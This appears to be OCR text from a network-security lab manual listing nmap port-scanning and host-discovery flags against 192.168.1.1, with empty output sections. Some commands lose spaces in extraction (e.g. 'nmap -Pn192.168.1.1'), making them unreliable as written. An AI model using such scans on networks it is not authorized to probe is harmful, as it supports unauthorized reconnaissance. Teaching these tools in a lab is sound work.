
Flag Use Example -p specify a port or port range nmap -p 1-30 192.168.1.1


-p- scan all ports nmap -p- 192.168.1.1 F fast port scan nmap -F

192.168.1.1

OUTPUT:







EXPERIMENT NO:13

EXPERIMENT NAME: NMAP TIMING &PERFORMANCE

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

To perform host discovery

-Pn only port scan nmap -Pn192.168.1.1 -sn only host discover

nmap -sn192.168.1.1

-PR arp discovery on a local network

nmap -PR192.168.1.1

-n disable DNS resolution nmap -n 192.168.1.1 OUTPUT: